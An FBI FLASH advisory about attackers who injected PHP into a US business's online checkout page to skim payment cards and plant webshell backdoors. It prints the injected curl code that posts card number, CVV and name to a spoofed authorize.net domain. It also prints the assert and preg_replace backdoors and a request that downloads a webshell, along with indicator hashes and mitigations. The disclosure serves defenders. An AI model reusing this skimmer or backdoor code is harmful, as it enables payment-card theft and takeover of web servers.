FBI FLASH

FEDERAL BUREAU OF INVESTIGATION • CYBER DIVISION

16 May 2022

FLASH Number

MC-000170-MW

WE NEED YOUR HELP! If you identify any suspicious activity within your enterprise or have related information, please contact your local FBI Cyber Squad immediately with respect to the procedures outlined in the Reporting Notice section of this message.

**Note: By reporting any related information to FBI Cyber Squads, you are assisting in sharing information that allows the FBI to track malicious actors and coordinate with private industry and the United States Government to prevent future intrusions and attacks.*

Cyber Actors Scrape Credit Card Data from US Business' Online Checkout Page and Maintain Persistence by Injecting Malicious PHP Code

Summary

As of January 2022, unidentified cyber actors unlawfully scraped credit card data from a US business by injecting malicious PHP Hypertext Preprocessor (PHP) code into the business' online checkout page and sending the scraped data to an actor-controlled server that spoofed a legitimate card processing server. The unidentified cyber actors also established backdoor access to the victim's system by modifying two files within the checkout page. The FBI has identified and is sharing new indicators of compromise (IOCs), which may assist in network defense.

Technical Details

Unidentified cyber actors began targeting a US business in September 2020 from three Internet protocol (IP) addresses: 80.249.207.19, 80.82.64.211, and 80.249.206.197. The actors inserted malicious PHP code into the business's customized online checkout page, checkout.php, by altering the associated TempOrders.php file. The checkout page was modified with the following include() statement:

```
include("includes/cart_required_files.php")
```

Figure 1: Example include() statement

include() statements allow developers to import PHP code from one file into another file, which decreases the number of files developers must modify to update their code. Malicious actors exploited this capability to insert the contents of TempOrders.php into the checkout cart_required_files.php file. This cart_required_files.php file contained a require_once() statement that is nearly identical to the include() statement, except that if the identified file cannot be found, a warning is shown and program execution continues.

```
require_once("$root/cart/config/TempOrders.php")
```

Figure 2: Example "require_once" function

As of January 2022, the unidentified cyber actors used the require_once() function to call and execute the TempOrders.php file, which contained code used to scrape and exfiltrate customer data from the US business' shopping cart to a victim-specific PHP file "file_name.php":

```
$curl = curl_init();
      curl_setopt($curl, CURLOPT_URL,
'http://authorizen.net/file_name.php');
      curl_setopt($curl, CURLOPT_POST, true);
      curl_setopt($curl, CURLOPT_POSTFIELDS,
"data=".base64_encode($_POST['cc']."|".$_POST['exp']."|".$_POST['cvv'
]."|".$_POST['name']."|".$var[XXX]."|".$var[XXX]."|".$var[XXX]."|".$v
ar[XXX]."|".$var[XXX]."|".$var[XXX]));
      $out = curl_exec($curl);
      curl_close($curl);
```

Figure 3: Example code from TempOrders.php file identified on victim host

The malicious code posts the customer's payment information to a spoofed card processing domain, http://authorizen[.]net/, where the 'n' is added to impersonate or spoof http://authorize[.]net/, a legitimate card processing company's domain. The unidentified cyber actors also established backdoor access to the business' system by modifying two files.

First, the actors established a rudimentary back door by inserting the `assert($_REQUEST['login'])` function. This function is designed for debugging and when called executes code submitted as the HTTP request parameter "login". Upon execution, the system downloads a fully functional P.A.S. webshell onto the affected company's webserver.

```
http://www.company.com/legit.php?login=system(curl -O
https://raw.githubusercontetn.com//cr1f/P.A.S.-
Fork/main/file_name.php')
```

Figure 4: Example of code used to establish a rudimentary back door

Second, the actors inserted the PHP regular expression `@preg_replace("/f/e",$_GET['u'],"fengjiao")`, which is designed to insert and execute PHP code submitted as an HTTP request variable named "u".

```
http://www.company.com/otherLegitFile.php?u=system('ls -la;')
```

Figure 5: Example of HTTP request used to execute PHP code and enable the back door

Using the described techniques, the actors downloaded two PHP Webshells, P.A.S. and b374, which were leveraged as backdoors for further exploitation.

Indicators

The following Internet Protocol (IP) addresses and Uniform Resource Locators (URLs) were used during vulnerability exploitation and/or data exfiltration:

IP Addresses	Uniform Resource Locators (URLs)
80.249.207.19	N/A
80.82.64.211	N/A
80.249.206.197	N/A

The following malware tools were used during the captioned intrusion:

Filename	pas.php
MD5:	73B4EF0EDA0BF07EF4DC1C543F668018
SHA256:	Ac28e5f136e9307d965466f77cf0845dc4cf08a701323ab4fbc66d91b28cfab9
SHA1:	6f81a02b802d17e9dc7fc846eb1ce8f14e10b813
File Size:	15.68 KB (16059 bytes)
File Type:	Unknown
Note:	P.A.S. webshell (aka Fobushell) was developed and published by Ukrainian developer Jaroslav Volodimirovich Panchenko (aka Profexer). In December 2016, the Department of Homeland Security published a report concerning attacks on the 2016 U.S. elections, which identified P.A.S. as a tool used by Russian Intelligence Services (referenced by the DHS as "GRIZZLY STEPPE").

Filename	log.php
MD5:	0D43648311AC978702538CF1AC4E1257
SHA256:	9a0023406283d9856b07b2d39b4444130001f86131841df2eba206f0ae379b6c
SHA1:	595ce84634536b3a2cc0d6dd05af7003ce8ed04a
File Size:	97.23 KB (99559 bytes)
File Type:	PHP
Note:	This was a webshell published at Github.com/b374k/b374k.

Filename	Index.php
MD5:	05A7373DAA77917128535C76B2B363FE
SHA256:	0b754dee14703b23b97dbb50baa5b83931003f0744822eb6a76b0291fb1e6587
SHA1:	5d46d944af2a9dda829a653856c7ea9ec723dfc5
File Size:	206.25 KB (211204 bytes)
File Type:	unknown
Note:	Adminer is a legitimate PHP-based database tool. This tool is commonly used for managing content in MySQL databases, but it should not be exposed to the public as a general security practice.

PHP Code: The PHP code below is an example of how the unidentified cyber actors modified the target company's code. The first three lines, beginning with "$this", are actual code from the company's shopping cart, and the remaining lines, beginning with "curl" were added by the actors.

```
$this->streamAccess=$var[XXX];
$this->username=$var[XXX];
$this->originalZip=$var[XXX];
$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, 'http://authorizen.net/
file_name.php');
curl_setopt($curl, CURLOPT_POST, true);
curl_setopt($curl, CURLOPT_POSTFIELDS,
"data=".base64_encode($_POST['cc']."|".$_POST['exp']."|".$_POST['cvv'
]."|".$_POST['name']."|".$var[XXX]."|".
$var[XXX]."|".$var[XXX]."|".$var[XXX]."|".$var[XXX $out =
curl_exec($curl);
curl_close($curl);
}
}
```

Figure 6: Example of code used to modify the target's shopping cart

Recommended Mitigations:

- Update and patch all systems, to include operating systems, software, and any third-party code running as part of your website.

- Change default login credentials on all systems.
- Monitor requests performed against your e-commerce environment to identify possible malicious activity.
- Segregate and segment network systems to limit how easily cyber criminals can move from one to another.
- Secure all websites transferring sensitive information by using secure socket layer (SSL) protocol.
- Install third-party software/hardware from trusted sources. Coordinate with the manufacturer to ensure their security protocols prevent unauthorized access to data they store and/or process.
- Patch all systems for critical vulnerabilities, prioritizing timely patching of internet-connected servers for known vulnerabilities and software processing internet data, such as web browsers, browser plugins, and document readers.
- Actively scan and monitor web logs and web applications for unauthorized access, modification, and anomalous activities.
- Strengthen credential requirements and implement multifactor authentication to protect individual accounts.
- Conduct regular backups to reduce recovery time in the event of a compromise or cyber intrusion.
- Maintain an updated Incident Response Plan addressing cyber threat response.


Reporting Notice

The FBI encourages recipients of this document to report information concerning suspicious or criminal activity to their local FBI field office. With regards to specific information that appears in this communication; the context, individual indicators, particularly those of a non-deterministic or ephemeral nature (such as filenames or IP addresses), may not be indicative of a compromise. Indicators should always be evaluated in light of your complete information security situation.

Field office contacts can be identified at www.fbi.gov/contact-us/field-offices. When available, each report submitted should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact.

Administrative Note

This product is marked **TLP:WHITE**. Subject to standard copyright rules, the information in this product may be shared without restriction.



Your Feedback Regarding this Product is Critical

Was this product of value to your organization? Was the content clear and concise? Your comments are very important to us and can be submitted anonymously. Please take a moment to complete the survey at the link below. Feedback should be specific to your experience with our written products to enable the FBI to make quick and continuous improvements to such products. Feedback may be submitted online here:

https://www.ic3.gov/PIFSurvey

Please note that this survey is for feedback on content and value only. Reporting of technical information regarding FLASH reports must be submitted through your local FBI Field Office.